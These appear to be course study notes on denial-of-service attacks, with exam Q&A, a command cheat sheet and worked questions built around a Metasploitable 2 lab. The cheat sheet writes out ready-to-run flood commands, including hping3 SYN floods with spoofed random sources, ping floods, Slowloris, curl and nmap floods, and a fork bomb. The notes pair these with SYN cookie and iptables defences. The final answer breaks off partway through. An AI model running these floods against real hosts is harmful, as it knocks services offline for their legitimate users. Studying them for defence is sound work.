Q15. Why is Metasploitable 2 so easily disrupted, and what general lessons does that teach about DoS defence? A. Per the exercise's root-cause analysis (E06 §7), it has **outdated/poorly-optimised services**, **no modern protections such as rate limiting**, **limited CPU/memory**, and **architectural weaknesses** — and it intentionally **does not support updates** (E06, Purpose). The lessons map onto the lecture's mitigations: **rate limiting / IDS-IPS / firewall filtering**, **keeping systems updated**, and

provisioning enough resources or offloading to reverse proxies all directly address those weaknesses (L06 pp.31–33).

Q16 (bonus — brute force). What is brute force, what makes it "noisy," and how does it connect back to DoS? A. Brute force is **unsophisticated trial-and-error to find usernames, passwords, or directories** (L06 p.46). It is "noisy" because it is an **attack against combinatorial odds** that **produces many failed attempts, flooding the logs** — though it succeeds if the attacker can **sneak away with the information** (L06 p.49). It connects to DoS via **IoT**: brute-forcing default telnet/ssh credentials (97.91% of H1-2023 IoT attacks were against telnet) recruits devices into **botnets whose stated aim includes DDoS** (L06 p.53).

Gotchas

- **DoS attacks Availability, not Confidentiality/Integrity.** A common exam trap is to associate any attack with data theft. DoS specifically targets **Availability** (L06 p.8).
- **Stack tweaking is not a fix.** For SYN floods, increasing the buffer and shortening the ACK timeout **only delays the effect — it does not fix the bottleneck** (L06 p.31). Don't list it as a solution without that caveat.
- **DDoS ≠ a bigger DoS from one machine.** The defining feature is *many* sources; the lecture stresses **"without botnets, DDoS is difficult to achieve"** (L06 p.35). A single host running LOIC is a DoS, not a real DDoS — LOIC explicitly **cannot DDoS alone** (L06 p.38).
- **LOIC does not spoof IPs.** Its users are **traceable** — this is *why* Operation Payback participants could be prosecuted (L06 p.38–39). Don't claim LOIC hides the attacker.
- **Smurf is reflection/amplification, not a direct flood.** The attacker sends *one* spoofed broadcast ping; the *intermediaries* generate the flood at the victim (L06 p.27). The victim's address is in the **source** field (spoofed), not the destination.
- **Land vs Smurf spoofing differ.** Land spoofs **the victim's own IP and port as both source and destination** to make it loop on itself (L06 p.29); Smurf spoofs **the victim as source** of a broadcast request (L06 p.27). Easy to mix up.
- **Ping of Death is about reassembled size, not a single huge packet.** The attack uses **fragmentation** so the reassembled packet exceeds 65,535 bytes (L06 p.25); the individual fragments are legal-sized.
- **Old attacks resurface.** PoD, Teardrop, and Land were all fixed in the 1990s but came back (Land in Windows Server 2003 / XP SP2; PoD as later CVEs) (L06 p.25, p.29). The recurring lesson is **patching**, and "an old bug is fixed" is not a safe assumption.
- **Slowloris is the odd one out.** It is the **only Layer 7 tool** in the tool list and is **low-bandwidth** (L06 p.42) — don't describe it as a volumetric/bandwidth flood.
- **The lab's "DoS" is mostly resource exhaustion, not classic network attacks.** Tasks 2–5 stress CPU/I/O/workers; a true **SYN flood is not provided as a ready command** — it's suggested as an extension to build yourself (E06 §8). Don't claim the exercise ran an `hping3` SYN flood; the lecture/lab don't give that command.
- **Fork bomb will freeze the VM.** `:(){ :|:& };:` is destructive — the sheet warns it freezes the machine (E06 Task 5). Only on a disposable VM.
- **Account-lockout defences can backfire.** The brute-force slide flags Windows 11 RDP's "10-min lock after 10 bad attempts" with "what could possibly go wrong?" (L06 p.47) — an aggressive lockout policy can itself be abused to **lock out legitimate users (a DoS)**.
- **Citing the Kaspersky statistics:** many lecture slides (pp.9–21) are **image-only charts** (attacked

resources/targets/duration/C&C distribution/frequency/types by country and quarter). Their *titles* are extractable but the **underlying numbers are in the graphics, not in text** — the one explicit figure the text gives is that **attacks shorter than 4h accounted for 60.65% of total duration in Q3 2022** (L06 p.12). Do not invent specific percentages from those chart slides.

- "Layer 4 vs Layer 7," not "volumetric/protocol/application." The slides use the OSI-layer framing (L06 p.23). If the exam asks in the lecture's own terms, answer with Layer 4 / Layer 7.

06. Denial of Service — Commands & Code Examples

Find the victim VM's IP address

What: On Metasploitable 2, get its IP so you can target it from Kali.

```
ifconfig
```

Notes: Lab uses Metasploitable 2 as victim, Kali as attacker, both on the same NAT/Host-Only virtual network (E06 Environment Setup). The IP you read here replaces `<METASPLOITABLE IP>` in every command below. On Kali you can also use `ip addr` if `ifconfig` is missing. Authorized lab use only — the only legitimate target is your own deliberately vulnerable VM.

Take a baseline reading with top

What: Observe CPU/memory and running services BEFORE any attack, for comparison.

```
top
```

Notes: Run inside Metasploitable 2 (E06 Task 1). Record CPU usage, Memory usage, and the services Apache, Tomcat, vsftpd, MySQL. Watch the `id` (Idle) and `si` (Software Interrupt) figures — these are the columns that move under stress. Press `q` to quit `top`. Every later stress test is judged against this baseline.

List listening services on the victim

What: Enumerate which TCP/UDP services are accepting connections.

```
netstat -tulnp
```

Notes: `-t` TCP, `-u` UDP, `-l` listening only, `-n` numeric (no DNS lookups), `-p` show owning PID/program (E06 Task 1). Confirms Apache (80), MySQL (3306), etc. are up so you know what you can flood. On modern systems `ss -tulnp` is the faster replacement for `netstat`.

Port-scan the victim to stress the network stack

What: Full TCP scan from Kali — thousands of inbound SYN's exhaust kernel connection handling.

```
nmap -T4 -p- <METASPLOITABLE IP>
```

Notes: `-T4` = aggressive timing, `-p-` = all 65,535 ports (E06 Task 2). On the victim's `top`, watch Idle (`id`) fall and Software Interrupt (`si`) rise, plus slower terminal response and Apache/Tomcat spikes. This stresses the network stack (connection-table work), not the application. Authorized lab use only.

Amplify the scan with parallel jobs

What: Launch 10 simultaneous full scans to push degradation further.

```
for i in {1..10}; do nmap -T4 -p- <METASPLOITABLE IP> & done
```

Notes: The trailing & backgrounds each scan so all 10 run at once (E06 Task 2). Degradation in the victim's `top` should be markedly worse. Stop them with `pkill nmap`. This is a resource-exhaustion demo, not a classic Layer-4 attack — authorized lab use only.

Confirm the web service responds, then HTTP-flood it

What: Single curl to verify, then 200 parallel requests to exhaust Apache workers.

```
curl http://<METASPLOITABLE IP>/  
for i in {1..200}; do curl -s http://<METASPLOITABLE IP>/ >/dev/null & done
```

Notes: `-s` silences progress, `>/dev/null` discards the body, & backgrounds each request (E06 Task 3). This is a Layer-7 / application-layer stress (L06 p.23) — it overloads Apache worker processes, not just the network stack. On the victim watch worker count climb and `curl` start to time out. Scale to `{1..500}` for a stronger variant. Stop with `pkill curl`.

Stop the network/HTTP floods

What: Kill all running attack processes by name.

```
pkill nmap  
pkill curl
```

Notes: A flood only works while sustained — "the flood must be sustained" (L06 p.35) — so killing the generators lets the victim recover, proving the point. Use `pkill -f <pattern>` if the process name alone doesn't match.

Exhaust CPU and disk I/O from inside the victim

What: Run 20 parallel CPU + I/O-heavy jobs ON Metasploitable 2 itself.

```
for i in {1..20}; do cat /dev/urandom | md5sum & done
```

Notes: Load is generated internally on the victim, not from Kali (E06 Task 4). Watch `top` for CPU/I/O saturation, rising software interrupts, I/O wait, and processes entering **D-state** (uninterruptible sleep). Stop with `pkill md5sum`. Authorized lab use only — runs on a disposable VM.

Freeze the system with a fork bomb (DANGER)

What: A self-replicating shell function that exhausts the process table and freezes the host.

```
:(){ :|:& };:
```

Notes: SAFETY: this WILL freeze the VM and requires a hard reset (E06 Task 5) — run ONLY on a disposable VM you can power-cycle, never on any shared or production host. Reading it: `:()` defines a function named `:;` `{ :|:& }` pipes one copy of itself into another and backgrounds it; the final `:` invokes it, recursing until PIDs run out. The classic resource-exhaustion DoS against the process-table bottleneck.

Inspect Apache logs for flood evidence

What: Look at the web-server logs to see whether/how the HTTP flood appears.

```
cat /var/log/apache2/access.log
cat /var/log/apache2/error.log
```

Notes: On Metasploitable 2 after Task 3 (E06 §6). Look for unusual or repeated entries showing service stress. Ties to the lecture's brute-force note that noisy attacks "flood a good system's logs" (L06 p.49). Use `tail -f /var/log/apache2/access.log` to watch entries arrive live during an attack.

SYN flood with hping3 (standard syntax)

What: Flood a target's TCP port with SYNs and never complete the handshake.

```
sudo hping3 --flood -S -p 80 --rand-source <TARGET IP>
```

Notes: (standard syntax) `--flood` = send as fast as possible (no replies shown), `-S` = set SYN flag, `-p 80` = destination port, `--rand-source` = randomise source IP to evade simple filtering and hide the origin. Exploits the TCP 3-way handshake and fills the half-open connection buffer (L06 p.26). NOTE: the lecture/lab do NOT provide this command — SYN flood is conceptual (L06 p.26) and only suggested as a build-it-yourself extension (E06 §8). Authorized lab use only.

ICMP and UDP floods with hping3 (standard syntax)

What: Volumetric floods over ICMP or UDP to saturate bandwidth/processing.

```
sudo hping3 --flood -1 <TARGET IP>          # ICMP flood (-1 = ICMP mode)
sudo hping3 --flood -2 -p 53 <TARGET IP>    # UDP flood (-2 = UDP mode, port 53)
```

Notes: (standard syntax) `-1` selects ICMP mode, `-2` selects UDP mode, `--flood` sends with no rate limit. These are the bread-and-butter volumetric floods that tools like LOIC (TCP/UDP/ICMP) and TFN (SYN/UDP + Smurf) automate (L06 p.37, p.40). Authorized lab use only.

Classic ping flood (standard syntax)

What: Built-in ping flood — sends ICMP echo requests as fast as they return.

```
sudo ping -f <TARGET IP>
```

Notes: (standard syntax) `-f` = flood mode; requires root. Prints a . per packet sent and a backspace per reply, so a growing line of dots signals the target can't keep up. A primitive volumetric ICMP DoS. Authorized lab use only.

Slowloris low-bandwidth Layer-7 attack (standard syntax)

What: Hold many connections open with partial HTTP requests to exhaust the socket pool.

```
slowloris <TARGET IP> -p 80 -s 500
```

Notes: (standard syntax) `-p 80` target port, `-s 500` = number of sockets to keep open. The only Layer-7 tool in the lecture's list (L06 p.42): it opens many connections and keeps them alive with incomplete headers, tying up Apache's sockets at near-zero bandwidth — do NOT describe it as a volumetric flood. Originally a 2009 Perl script, also a Python implementation (e.g. `pip install slowloris`). Authorized

lab use only.

Apache Bench HTTP load test (standard syntax)

What: Generate a controlled burst of HTTP requests to stress the web server.

```
ab -n 10000 -c 500 http://<TARGET IP>/
```

Notes: (standard syntax) `-n 10000` = total requests, `-c 500` = concurrent requests at a time. `ab` is the standard benchmarking counterpart to the lab's `curl` loop (E06 Task 3) and demonstrates Apache worker exhaustion. The trailing `/` (a path) is required or `ab` errors. Authorized lab use only.

Observe SYN-flood impact via half-open connections

What: Count TCP connections stuck in the `SYN_RECV` (half-open) state on the victim.

```
netstat -an | grep SYN_RECV | wc -l
```

Notes: A SYN flood leaves many connections in `SYN_RECV` — the half-open buffer filling up (L06 p.26). A rising count is the signature. Modern equivalent: `ss -tan state syn-recv | wc -l`. Once the buffer is full the server "cannot react to valid connection attempts" (L06 p.26).

Summarise socket states under load

What: Quick one-line summary of all TCP socket states (and totals).

```
ss -s
```

Notes: `ss -s` prints socket summary stats (total, TCP estab, closed, synrecv, timewait, etc.). A spike in `synrecv` points to a SYN flood; a spike in established/timewait points to an HTTP flood. Faster and more accurate than `netstat` on busy systems.

Watch live CPU/process load during an attack

What: Real-time view of the resource being exhausted.

```
top
```

Notes: The primary observation tool throughout the lab (E06 Tasks 1–4). Under stress watch: falling Idle (`id`), rising Software Interrupt (`si`) and I/O wait (`wa`), climbing load average, Apache worker processes multiplying, and processes in D-state. Press `1` to see per-core CPU, `q` to quit.

Enable SYN cookies to mitigate a SYN flood

What: Turn on SYN cookies so the kernel stops allocating buffer for half-open connections.

```
sudo sysctl -w net.ipv4.tcp_syncookies=1
```

Notes: SYN cookies encode the connection state into the SYN-ACK sequence number instead of consuming the half-open buffer; the client's returning ACK reconstructs it (L06 p.31). The real fix for the

SYN-flood bottleneck — unlike stack tweaking, which "delays the effect, but is not fixing the bottleneck" (L06 p.31). Persist it in `/etc/sysctl.conf` (`net.ipv4.tcp_syncookies = 1`) so it survives reboot.

Stack-tweak the SYN backlog and ACK timeout

What: OS tuning to buy time against a SYN flood — bigger backlog, fewer retries.

```
sudo sysctl -w net.ipv4.tcp_max_syn_backlog=4096
sudo sysctl -w net.ipv4.tcp_synack_retries=2
```

Notes: Increase the half-open buffer (`tcp_max_syn_backlog`) and shorten how long the kernel waits for the final ACK by reducing SYN-ACK retries (L06 p.31). EXAM GOTCHA: stack tweaking only **delays** the effect — it does NOT fix the bottleneck (L06 p.31, Gotchas). Always pair it with SYN cookies for the actual mitigation.

iptables: rate-limit incoming SYNs

What: Firewall rule to throttle new TCP connections, blunting a SYN/connection flood.

```
sudo iptables -A INPUT -p tcp --syn -m limit --limit 25/second --limit-burst 50 -j ACCEPT
sudo iptables -A INPUT -p tcp --syn -j DROP
```

Notes: `--syn` matches connection-opening packets; `-m limit --limit 25/s --limit-burst 50` accepts up to a burst of 50 then 25/s; the second rule DROPs the rest. "Simple firewall rules help against a uniform attack pattern" (L06 p.35). Order matters — the ACCEPT must precede the DROP.

iptables: filter ICMP and UDP floods

What: Drop or rate-limit ICMP/UDP, which stops some LOIC-style floods.

```
sudo iptables -A INPUT -p icmp --icmp-type echo-request -m limit --limit 1/second -j ACCEPT
sudo iptables -A INPUT -p icmp --icmp-type echo-request -j DROP
sudo iptables -A INPUT -p udp --dport 53 -j DROP
```

Notes: The lecture states "filtering ICMP and UDP ports prevents some LOIC DDoS attacks" (L06 p.32) — LOIC does TCP/UDP/ICMP flooding (L06 p.37). Rate-limit echo-requests rather than dropping all ICMP if you still need ping/path-MTU. Authorized lab/defensive use on systems you administer.

06. Denial of Service — Simulated Open-Book Questions

[EASY] A monitoring dashboard shows your e-commerce site is fully online and serving pages, but a security alert claims an attacker "succeeded against the Availability leg of the CIA triad." A colleague insists this means customer data was stolen. Why is the colleague wrong, and what does the alert actually imply?

Answer: The colleague is conflating Availability with Confidentiality. A DoS attack does **not** try to steal or alter data — it tries to make the service unreachable or unusable (L06 p.8). Of the three CIA legs:

1. **Confidentiality** — about secrets/data theft (not the DoS target).
2. **Integrity** — about data tampering (not the DoS target).
3. **Availability** — about the service being reachable/usable. **This is what DoS attacks** (L06 p.8).

So an alert citing the Availability leg implies the attacker is trying to **deny legitimate users access** to the service, not exfiltrate data. If the dashboard currently shows the site online, the attack either failed or has not yet exhausted a bottleneck. Nothing in "Availability was targeted" implies a data breach.

[EASY] You launch the Low Orbit Ion Cannon (LOIC) from a single laptop against a well-provisioned target and tell a friend "I just ran a DDoS." Based on the lecture's definitions, correct the terminology and explain the distinction.

Answer: One laptop running LOIC is a **DoS**, not a DDoS. The defining feature of a DDoS is that the traffic comes from **many sources simultaneously** (L06 p.8), typically a botnet. A single machine is a single source.

The lecture is explicit on two points that make this correction matter:

- "Without botnets, DDoS is difficult to achieve" (L06 p.35).
- LOIC "cannot do DDoS by itself" — that requires many volunteers (L06 p.38).

So the correct statement is: "I ran a single-source DoS." It only becomes a DDoS if many coordinated machines (or volunteers) flood the target at once.

[EASY] A packet capture shows a stream of inbound TCP SYN packets to your server, the server replying with SYN-ACK, and then no final ACK ever arriving — just more SYNs. Name the attack and state the one specific resource it exhausts.

Answer: This is a **SYN flood** (L06 p.26). The signature is exactly what is described: SYN in, SYN-ACK out, and the final ACK never sent, while more SYNs keep arriving.

The specific resource it exhausts is the server's **buffer for incomplete (half-open) TCP connections** (L06 p.26). Each SYN that never completes leaves a half-open connection holding a slot in that buffer. Once the buffer is full, **the receiver cannot react to valid connection attempts** (L06 p.26) — legitimate users are denied service.

[EASY] During an exam you must classify Slowloris as either a Layer 4 (transport) or a Layer 7 (application) attack, and say whether it is high-bandwidth or low-bandwidth. Give both answers with the one-line justification the lecture provides.

Answer: Slowloris is a **Layer 7 (application-layer)** attack and it is **low-bandwidth**.

Justification from the deck: Slowloris is explicitly called "**the only Layer 7 tool in this list**" (L06 p.42), and it is described as a **slow, low-bandwidth** attack. It ties up the web server's sockets by opening many connections and keeping them open with **partial HTTP requests**, exhausting the connection pool rather than the bandwidth (L06 p.42). That is why it is the odd one out and must **not** be described as a volumetric/bandwidth flood.

[EASY] Your firewall already filters ICMP and UDP ports. According to the lecture, which class of tool/attack does this specifically help against, and what is the one-line reason this kind of rule works at all?

Answer: Filtering **ICMP and UDP ports** specifically helps prevent **some LOIC-style DDoS attacks** (L06 p.32), because LOIC does TCP, UDP and ICMP flooding (L06 p.37) — blocking those ports drops that flood traffic at the firewall.

The reason simple rules like this work at all is that "**simple firewall rules help against a uniform attack pattern**" (L06 p.35). A flood that all looks the same (same protocol, same port) is easy to match and drop with one rule. The limitation, implied by that same slide, is that non-uniform or application-layer traffic that looks legitimate is much harder to filter this way.

[MEDIUM] Two captures land on your desk. Capture A: a single crafted packet whose source IP and source port equal the destination IP and destination port (both the victim's own), after which the victim appears to loop replying to itself. Capture B: an ICMP echo request sent to a broadcast address with the source IP spoofed to the victim, after which dozens of hosts send echo replies to the victim. Identify both attacks and explain how the spoofing differs.

Answer: Capture A is a **Land attack** (L06 p.29). Capture B is a **Smurf attack** (L06 p.27). These are easy to mix up because both involve spoofing, but the spoofing serves different purposes:

- **Land** spoofs the victim's own IP and port as **both source and destination** of a single packet. The victim machine ends up in an endless loop replying to itself (L06 p.29). The spoofing creates a self-referential loop on one machine.
- **Smurf** spoofs only the victim's IP in the **source field** of a broadcast ICMP echo request. Every host on the network (the intermediaries) replies, and all those replies are aimed at the victim, so "**the network performs a DDoS on itself**" (L06 p.27). The spoofing redirects many third-party replies at the victim.

In short: Land = victim spoofed as **both ends of one packet** (self-loop); Smurf = victim spoofed as the **source** of a broadcast request (reflection by intermediaries).

[MEDIUM] A junior engineer enables stack tweaking (shorter ACK timeout, larger half-open buffer) against an ongoing SYN flood and declares the problem "solved." Quote and explain the lecture's caveat, then name a mitigation that actually addresses the root cause.

Answer: The engineer is wrong. The lecture's caveat is explicit: stack tweaking "**delays the effect, but is not fixing the bottleneck**" (L06 p.31). Increasing the buffer and shortening the ACK timeout just lets the server absorb a bit more before it fills up — a determined flood still exhausts the half-open buffer; you have only bought time.

A mitigation that actually addresses the root cause is the **SYN cookie** (L06 p.31): instead of allocating buffer state for each half-open connection, the server **encodes the connection information into the sequence number** it puts in the SYN-ACK. No half-open buffer is consumed at all. When the client's final ACK returns, the encoded cookie lets the server reconstruct the state and verify the client. Because the bottleneck (the half-open buffer) is never filled, this removes the exhaustion mechanism rather than merely delaying it.

[MEDIUM] On a Metasploitable 2 victim, three separate workloads each cause DoS-like symptoms: (a) `nmap -T4 -p-` launched from Kali, (b) `for i in {1..200}; do curl -s http://victim/ & done` from Kali, (c) `for i in {1..20}; do cat /dev/urandom | md5sum & done` run on the victim itself. For each, state which resource is exhausted and whether the target is the network, the application, or the host.

Answer: Each workload deliberately exhausts a different resource (E06 §5 comparison):

1. **(a) Port scan (`nmap -T4 -p-`)** — exhausts the **kernel network stack**. Thousands of inbound TCP connection attempts force the kernel to handle SYNs, update connection tables and generate responses, raising CPU/software interrupts (E06 Task 2). **Target: the network.**
2. **(b) HTTP request flood (`curl × 200`)** — exhausts **Apache worker processes**. Unlike the scan, this overloads the web server itself, causing worker exhaustion, delayed responses and `curl` timeouts (E06 Task 3). **Target: the application.**
3. **(c) `cat /dev/urandom | md5sum × 20` on the victim** — saturates **CPU and disk I/O internally**. The load is generated on the victim, not from Kali (E06 Task 4). **Target: the host.**

So: (a) network stack, (b) application/workers, (c) host CPU/I-O — three different bottlenecks producing the same superficial "service is slow/unresponsive" effect.

[MEDIUM] Investigators arrested several Operation Payback participants who had used LOIC. A defendant argues "the tool must have hidden our IPs since it's a hacking tool." Using the lecture's facts about LOIC, explain why that argument fails.

Answer: The argument fails because **LOIC has no IP spoofing** (L06 p.38). It does not hide the attacker's IP, so **the source is traceable** (L06 p.38). The tool sends floods directly from the user's real address.

This is precisely why prosecution was possible: participants in the Anonymous campaigns (the Church of Scientology action in 2010 and Operation Payback in 2010) ran LOIC from their own machines, and because the tool offered no source-address forgery, their IPs were recorded by the targets (L06 pp.37–39). Contrast this with botnet toolkits like **TFN** and **Stacheldraht**, which explicitly support **IP spoofing / source-address forgery** (L06 p.40, p.41). LOIC simply does not, so "it must have hidden our IPs" is false on the facts.

[MEDIUM] You receive three malformed-packet reports from 1997-era CVE write-ups: one reassembles to 66,000 bytes, one contains overlapping TCP fragments, and one was "fixed years ago but reappeared in Windows Server 2003 / XP SP2." Identify each attack and state the single defensive lesson all three share.

Answer: The three reports map to:

1. **Reassembles to ~66,000 bytes → Ping of Death.** IPv4 packets can be up to **65,535 bytes**; the attacker crafts a fragmented packet that, when reassembled, **exceeds that limit**, causing buffer overflow / crash / possible RCE (L06 p.25). (Note: individual fragments are legal-sized; it is the

reassembled size that is illegal.)

2. **Overlapping TCP fragments → Teardrop.** The victim fails to reconstruct the overlapping fragments correctly, restarting or crashing vulnerable systems (L06 p.28).
3. **Fixed years ago, reappeared in Windows Server 2003 / XP SP2 → Land attack** (L06 p.29).

The shared defensive lesson is **keep your systems patched/updated** (L06 p.25, p.29, p.32). All three are malformed-packet attacks that break packet-handling logic, all were fixed long ago, and all resurfaced — so "an old bug is fixed" is never a safe assumption. This is the lecture's recurring "why you keep your systems updated" point.

[HARD] You run a small network of 200 hosts that all reply to broadcast pings, and an attacker uses it for a Smurf attack against an external victim. Each spoofed 64-byte ICMP echo request triggers a 64-byte reply from every responding host. Walk through the amplification, give the rough amplification factor, and explain the two router-level changes that defeat this — and which side (your network or the victim) implements which.

Answer: Step through the reflection/amplification (L06 p.27):

1. The attacker sends **one** ICMP echo request to your network's **broadcast address**, with the **source IP spoofed to the victim**.
2. All 200 hosts that respond to broadcast pings each send back **one ICMP echo reply**.
3. Every reply is directed at the victim (because the spoofed source was the victim).
4. **Net effect:** one inbound request becomes ~200 replies at the victim — the network "performs a DDoS on itself" toward the victim.

Rough amplification math: 1 request in → 200 replies out, each the same 64-byte size, so the amplification factor is roughly $200 \times$ in both packet count and bytes ($200 \times 64 = 12,800$ bytes generated per 64-byte trigger). Multiply by the attacker's sustained request rate to get the flood aimed at the victim. The key insight is that the attacker spends a fraction of the bandwidth the victim receives — that is the whole point of amplification.

Router-level defences (L06 p.27):

- **Your (intermediary) network:** configure routers/hosts to **not respond to broadcast pings** — the default behaviour has since been changed in the standards precisely for this reason. This stops your network from being used as the amplifier in the first place.
- **The victim's side (and ingress points generally):** **ingress/egress filtering of spoofed source addresses** at the router level so spoofed-source packets cannot enter or leave; the lecture frames defence as being "at the router level." Removing either the amplifier (no broadcast replies) or the spoofing (anti-spoofing filtering) breaks the attack.

[HARD] A defender wants to dismantle a DDoS rather than just absorb it. Using the TFN model of master/agents and the lecture's "Weaknesses of (D)DoS" slide, lay out a takedown strategy and explain at which moments the attacker becomes exposed.

Answer: Start from the TFN structure (L06 p.40): a **master controls agents; agents flood the designated targets; communications are encrypted and can be hidden in normal traffic; and the master can spoof its IP.** The DDoS depends entirely on this botnet infrastructure.

A takedown strategy that attacks the model rather than the symptom (L06 p.35):

1. **Take down the C&C servers.** Because the agents are directed by the master/C&C, removing that control plane stops new flood commands and fragments the botnet.
2. **Disinfect the compromised machines (zombies).** Cleaning the agents shrinks the flood capacity and keeps them from rejoining.
3. **Exploit the "must be sustained" property.** The flood **must be sustained** to deny service (L06 p.35) — so any disruption to C&C or agents lets the service recover. You do not need to clean everything at once; you need to break sustainment.
4. **Apply simple firewall rules where the pattern is uniform** (L06 p.35) to blunt the flood while infrastructure takedown proceeds.

Where the attacker is exposed (L06 p.35):

- **When the C&C server is taken over**, "the attacker might be at risk of discovery" — seizing the control server can reveal the operator's identity/infrastructure.
- **When packets can be tracked** — traceable traffic exposes the attacker (note that toolkits add IP spoofing and encryption specifically to avoid this; a tool like LOIC, lacking spoofing, leaves the operator traceable — L06 p.38).

So the defender's leverage is structural: the botnet is both the attack's strength and its weak point.

[HARD] Your single, well-provisioned server is being hit by a sustained volumetric DDoS that saturates its upstream internet link. You have already enabled SYN cookies, tuned the stack, and added firewall rules, yet users still cannot reach the site. Explain why your on-box mitigations cannot help here and what the lecture recommends instead, including how that solution survives an attack on one of its nodes.

Answer: Your on-box mitigations cannot help because the exhausted resource is **the upstream internet link itself**, and that bottleneck is **real and physical** — the lecture's point is that you cannot "free up your internet connection" once it is saturated (L06 p.33). SYN cookies fix the half-open buffer, stack tweaking and firewall rules act on the server, but none of them add bandwidth or move the flood off your saturated pipe. The packets have already consumed the link before your server logic ever runs.

What the lecture recommends is a **third-party web-security service that puts reverse proxies as frontends to your service** (e.g. Cloudflare) (L06 p.33). The mechanism (L06 p.33):

1. Traffic is **rerouted via data centres at multiple locations** instead of all arriving at your single link.
2. The aggregate capacity of those distributed proxies absorbs/distributes a volumetric flood that no single server could.
3. **If one reverse proxy is attacked, others can take over**, so the load is spread and the attack on one node does not take the service down.
4. **Your service stays available** behind the proxy frontend.

This is the practical answer to bandwidth-exhaustion DDoS precisely because it moves the absorption off your one physical link and onto a distributed, redundant frontend — defeating the attack at the layer where you, on one box, are powerless.

[HARD] A security team must explain the through-line connecting the lecture's brute-force material to its DoS material. Trace the causal chain from default IoT credentials all the way to a DDoS, citing the specific statistics and aims the lecture gives.

Answer: The through-line is that **brute force recruits the zombies that power DDoS**. Trace it step by step:

1. **Default credentials on IoT devices/routers.** Brute force is especially dangerous against **IoT devices and routers with default usernames/passwords** (L06 p.53). With a predicted **29 billion IoT devices by 2023**, the attack surface is enormous.
2. **Brute force over telnet/ssh.** The attacks are typically against **telnet and ssh** (L06 p.53). The lecture's figure: in **H1 2023, 97.91% of attacks were against telnet** (L06 p.53). Brute force is "unsophisticated trial-and-error" (L06 p.46) but it wins against weak/default credentials.
3. **Compromise → zombie.** Once credentials fall, the device is compromised. Keeping systems updated is exactly what prevents a machine **becoming a zombie in a botnet** (L06 p.32). Unpatched, default-credentialed IoT devices have no such protection.
4. **Zombies → botnet → DDoS.** The stated **aims** of these IoT compromises include **DDoS, ransomware, DNS redirection, and proxies** (L06 p.53), and the dark-net "services" on offer include **DDoS attacks, botnets, and zero-day IoT vulnerabilities** (L06 p.53). The brute-forced devices become the agents a C&C directs to flood targets.

So the causal chain is: **default IoT credentials → telnet/ssh brute force (97.91% telnet in H1 2023) → compromised zombie → botnet under C&C → DDoS**. The lecture even closes the loop explicitly: brute-forced IoT devices are the zombies that power DDoS — which is why the two halves of the lecture belong together.

[HARD] A company's helpdesk reports that legitimate users are being locked out of RDP en masse, with no flood of network traffic visible. The brute-force slide hints at the cause. Explain the mechanism, why it counts as a DoS against Availability, and the trade-off the lecture is flagging with "what could possibly go wrong?"

Answer: The mechanism is **abuse of an account-lockout policy** as a denial-of-service vector. The lecture notes that Windows 11 RDP got default protection in July '22: a **10-minute account lock after 10 invalid sign-in attempts**, and pointedly asks "**what could possibly go wrong?**" (L06 p.47). The answer the question implies: an attacker who does **not** need to guess the password can simply submit **10 deliberately wrong attempts per account** to trip the lockout, locking the real user out for 10 minutes — and repeat to keep them out indefinitely.

Why it is a DoS against Availability:

- No data is stolen or altered; the goal is purely to **prevent legitimate users from accessing the system** (L06 p.8) — the Availability leg of the CIA triad.
- It also explains the symptom: **no large traffic flood is needed**, because the resource exhausted is *the user's right to authenticate*, not bandwidth or CPU. A handful of bad logins per account is enough.

The trade-off the lecture flags is the classic security tension: a lockout policy is a **defence against brute force** (it caps guesses), but the very same mechanism becomes an **offensive DoS tool** — the control designed to protect Availability can be weaponised to destroy it. That is the "what could possibly go wrong?" point: aggressive lockouts can backfire.

[VERY HARD] You are triaging two simultaneous incidents. Incident X: low inbound packet rate, but the web server's connection pool is fully consumed by many connections that send a few HTTP header bytes every several seconds and never finish their requests. Incident Y: a massive inbound packet rate of small UDP

datagrams saturating the link. Classify each as Layer 4 vs Layer 7, name the most likely attack, explain why a "uniform-pattern" firewall rule helps one far more than the other, and tie this to the lecture's stated trend.

Answer: Classification and naming:

- **Incident X — Layer 7 (application-layer)**, most likely **Slowloris**. The signature is exact: low bandwidth, many connections held open with **partial HTTP requests** that never complete, exhausting the server's **sockets/connection pool** (L06 p.42). It is the only Layer 7 tool in the lecture's list.
- **Incident Y — Layer 4 (transport-layer)**, a **UDP flood** (volumetric). High packet rate of small UDP datagrams saturating the link is the bread-and-butter volumetric attack a botnet uses (L06 p.102 framing: UDP/ICMP floods saturate bandwidth/processing; LOIC/TFN/Stacheldraht all do UDP flooding — L06 pp.37, 40, 41).

Why a uniform-pattern firewall rule helps Y far more than X:

- The lecture states "**simple firewall rules help against a uniform attack pattern**" (L06 p.35). Incident Y is uniform — a torrent of similar UDP datagrams on identifiable ports — so a single rule (e.g. **filter UDP ports**, the same lever that blunts LOIC floods — L06 p.32) drops the bulk of it. The flood looks nothing like legitimate traffic.
- Incident X resists this because Slowloris requests **look like legitimate, if slow, HTTP traffic**. There is no uniform malicious pattern to match: each connection is a valid-looking partial request at the application layer. A port/protocol firewall rule cannot distinguish a slow-but-legitimate client from Slowloris, so the uniform-pattern rule that crushes Y barely touches X. (Defending X needs application-aware measures — connection timeouts, per-IP connection limits, a reverse proxy — not a simple L4 filter.)

Tie to the trend: This is exactly why the lecture reports that "**Layer 4 attacks dwindle, Layer 7 attacks are on the rise**" (L06 p.23). The easily-filtered, uniform Layer-4 floods (Incident Y) are losing favour, while the harder-to-filter, legitimate-looking Layer-7 attacks (Incident X) are rising — because they defeat the cheap defences that stop volumetric floods.

[VERY HARD] Compare three "exhaustion" attacks the lecture/lab treat as distinct: a classic SYN flood, the Slowloris attack, and the lab's HTTP `curl` flood against Apache. For each, identify the precise resource exhausted, the OSI layer, the rough bandwidth profile, and why a SYN cookie would or would not help. Then state the single mitigation that best fits each.

Answer: All three exhaust a finite resource (the core DoS mechanism — L06 p.22), but at different layers and with different profiles:

1. **SYN flood - Resource:** the **half-open (incomplete) TCP connection buffer** (L06 p.26). - **Layer:** Layer 4 (transport) — it abuses the TCP 3-way handshake. - **Bandwidth:** moderate; the attacker just sprays SYNs and never completes, so it is cheaper than a full volumetric flood but still needs a steady SYN rate. - **SYN cookie? Yes — directly applicable.** SYN cookies encode state in the sequence number so no half-open buffer is consumed (L06 p.31); this is the textbook fix for this exact bottleneck. - **Best mitigation: SYN cookies** (with RST cookies as a complement; stack tweaking only delays — L06 p.31).
